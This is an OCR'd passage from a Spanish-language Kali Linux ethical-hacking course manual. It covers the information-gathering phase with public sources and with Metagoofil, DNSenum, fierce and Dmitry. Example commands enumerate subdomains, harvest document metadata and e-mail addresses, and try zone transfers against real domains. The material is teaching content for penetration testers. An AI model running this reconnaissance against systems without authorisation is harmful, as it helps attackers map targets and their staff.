


Imagen 3-1. Escritorio de Kali Linux

3.6 Herramientas de Kali Linux

Kali Linux contiene cientos herramientas obtenidas e incluidas desde diferente fuentes, todas estas relacionadas al ámbito del hacking ético, ciberseguridad, forense digital, osint, ingeniería reversa, etc..

En el sitio web de Kali Linux se proporciona una lista de todas estas herramientas y una referencia rápida de las mismas.

https://tools.kali.org/


Video del Webinar Gratuito: "kali Linux"
https://www.reydes.com/d/?q=videos#wgklv3

Video del Webinar Gratuito: "Fundamentos de Kali Linux"
https://www.reydes.com/d/?q=videos_2019#wgfkl

Video del Webinar Gratuito: “Kali Linux 2.0”
https://www.reydes.com/d/?q=videos_2015#wgkl20

4. Recopilar Información

El Curso Virtual de Hacking con Kali Linux está disponible en video: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux



En esta etapa se intenta recolectar la mayor cantidad de información posible sobre el entorno en evaluación, como posibles nombres de usuarios, direcciones IP, servidores de nombre, y otra información relevante. Durante esta etapa cada elemento de información obtenida es importante y no debe ser subestimada. Tener en consideración, la recolección de una mayor cantidad de información, generará una mayor probabilidad para un ataque satisfactorio.

El proceso donde se recopila información puede ser dividido de dos maneras. La recopilación de información activa y la recopilación de información pasiva. En el primera forma se recolecta información enviando tráfico hacia la red en evaluación, como por ejemplo realizar ping ICMP, y escaneos de puertos TCP/UDP. Para el segundo caso se obtiene información sobre la red en evaluación utilizando servicios o fuentes de terceros, como por ejemplo motores de búsqueda como Google, Bing o Yandex, como también utilizando redes sociales como Facebook o LinkedIn.

Este y otros temas se incluyen en los siguientes cursos:

Curso OSINT Open Source Intelligence: https://www.reydes.com/d/?q=Curso_de_OSINT
Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico
Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

4.1 Fuentes Públicas

Existen diversos recursos públicos en Internet , los cuales pueden ser utilizados para recolectar información sobre el aquello en evaluación. La ventaja de utilizar este tipo de recursos es la no generación de tráfico directo, de esta manera se minimizan la probabilidades de ser detectados. Algunas fuentes públicas de referencia son:

- The Wayback Machine:
  https://archive.org/web/web.php
- Netcraft:
  https://searchdns.netcraft.com/
- Robtex
  https://www.robtex.com/
- CentralOps
  https://centralops.net/co/

Video del Webinar Gratuito: “Búsqueda en Redes Sociales para OSINT”
https://www.reydes.com/d/?q=videos#wgberspo




Imagen 4-1. Sitio Web obtenido desde The Wayback Machine

Video del Webinar Gratuito: "Búsqueda de Personas para OSINT"
https://www.reydes.com/d/?q=videos_2021#wgbdppo

Video del Webinar Gratuito: "OSINT Para Pentesting"
https://www.reydes.com/d/?q=videos_2019#wgoppt

4.2 Capturar Documentos

Se utilizan herramientas para recolectar información o metadatos desde los documentos disponibles en el sitio web en evaluación. Para este propósito se puede utilizar también un motor de búsqueda como Google.

Metagoofil

http://www.edge-security.com/metagoofil.php

Metagoofil es una herramienta diseñada par capturar información mediante la extracción de metadatos desde

documentos públicos (pdf, doc, xls, ppt, odp, ods, docx, pptx, xlsx) correspondientes a la organización objetivo.

Metagoofil realizará una búsqueda en Google para identificar y descargar documentos hacia el disco local, y luego extraerá los metadatos con diferentes librerías como Hachoir, PdfMiner y otros. Con los resultados se generará un reporte con los nombres de usuarios, versiones y software, y servidores o nombres de las máquinas, las cuales ayudarán a los profesionales en pruebas de penetración en la etapa para la recopilación de información.

```
┌──(kali㉿kali)-[~]
└─$ sudo metagoofil -h

┌──(kali㉿kali)-[~]
└─$ mkdir /tmp/archivos_pdf/

┌──(kali㉿kali)-[~]
└─$ metagoofil -d nmap.org -t pdf -l 200 -n 20 -o /tmp/archivos_pdf/
```

La opción “-d” define el dominio a buscar.

La opción “-t” define el tipo de archivo a descargar (pdf, doc, xls, ppt, odp, ods, docx, pptx, xlsx)

La opción “-l” limita los resultados de búsqueda (por defecto a 200).

La opción “-n” limita los archivos a descargar.

La opción “-o” define un directorio de trabajo (La ubicación para guardar los archivos descargados).




Imagen 4-2. Ejecución de la herramienta Metagoofil contra el dominio nmap.org

Video del Webinar Gratuito: "Buscar Archivos Digitales para OSINT"
https://www.reydes.com/d/?q=videos_2020#wgbadpo

4.3 Información de los DNS

DNSenum

https://github.com/fwaeytens/dnsenum

El propósito de DNSenum es capturar tanta información como sea posible sobre un dominio. Realizando actualmente las siguientes operaciones:

- Obtener las direcciones IP del host (Registro A)
- Obtener los servidores de nombres.
- Obtener el registro MX
- Realizar consultas AXFR sobre servidores de nombres y versiones de BIND
- Obtener nombres adicionales y subdominios mediante Google ("allinurl -www site:dominio")
- Fuerza bruta a subdominios de un archivo, puede también realizar recursividad sobre subdominios los

cuales tengan registros NS
- Calcular los rangos de red de dominios en clase y realizar consultas whois sobre ellos
- Realizar consultas inversas sobre rangos de red (clase C y/o rangos de red)
- Escribir hacia un archivo domain_ips.txt los bloques IP.

```
┌──(kali㉿kali)-[~]
└─$ dnsenum -h

┌──(kali㉿kali)-[~]
└─$ dnsenum --enum metasploit.com
```

La opción "--enum" es un atajo equivalente a la opción "--thread 5 -s 15 -w". Donde:

La opción "--threads" define el número de hilos que realizarán las diferentes consultas.

La opción "-s" define el número máximo de subdominios a ser arrastrados desde Google.

La opción "-w" realiza consultas Whois sobre los rangos de red de la clase C.




Imagen 4-3. Primera parte de los resultados obtenidos por dnsenum

fierce

https://www.aldeid.com/wiki/Fierce

Fierce es una escaner semi ligero para realizar una enumeración, la cual ayuda a los profesionales en pruebas de penetración, a localizar espacios de direcciones IP y nombres de host no continuos para dominios específicos, utilizando elementos como DNS, Whois y ARIN. En realidad se trata de un precursor de las herramientas activas para pruebas como; nmap, unicornscan, nessus, nikto, etc, pues todos estos requieren se conozca el espacio de direcciones IP por los cuales se buscará. Fierce no realiza explotación, y no escanea indiscriminadamente todas Internet. Está destinada específicamente a localizar hosts, ya sea dentro y fuera de la red corporativa. Dado el hecho utiliza principalmente DNS, frecuentemente se encontrará redes mal configuradas, las cuales exponen el espacio de direcciones internas.

```
┌──(kali㉿kali)-[~]
└─$ fierce --help

┌──(kali㉿kali)-[~]
└─$ fierce --domain wireshark.org
```

La opción “--domain” define el nombre de dominio a evaluar.




Imagen 4-4. Ejecución de fierce y la búsqueda de subdominios.

Dmitry

https://linux.die.net/man/1/dmitry

Dmitry (Deepmagic Information Gathering Tool) es una programa en línea de comando para Linux, el cual permite capturar tanta información como sea posible sobre un host, desde un simple Whois hasta reportes del tiempo de funcionamiento o escaneo de puertos.

```
┌──(kali㉿kali)-[~]
└─$ dmitry

┌──(kali㉿kali)-[~]
└─$ dmitry -e -n -s maltego.com-o /tmp/resultado_dmitry
```

La opción “-e” permite realizar una búsqueda de todas las posibles direcciones de correo electrónico.

La opción “-n” intenta obtener información desde netcraft sobre un host.

La opción "-s" permite realizar una búsqueda de posibles subdominios.

La opción "-o" permite definir un nombre de archivos en el cual guardar el resultado.

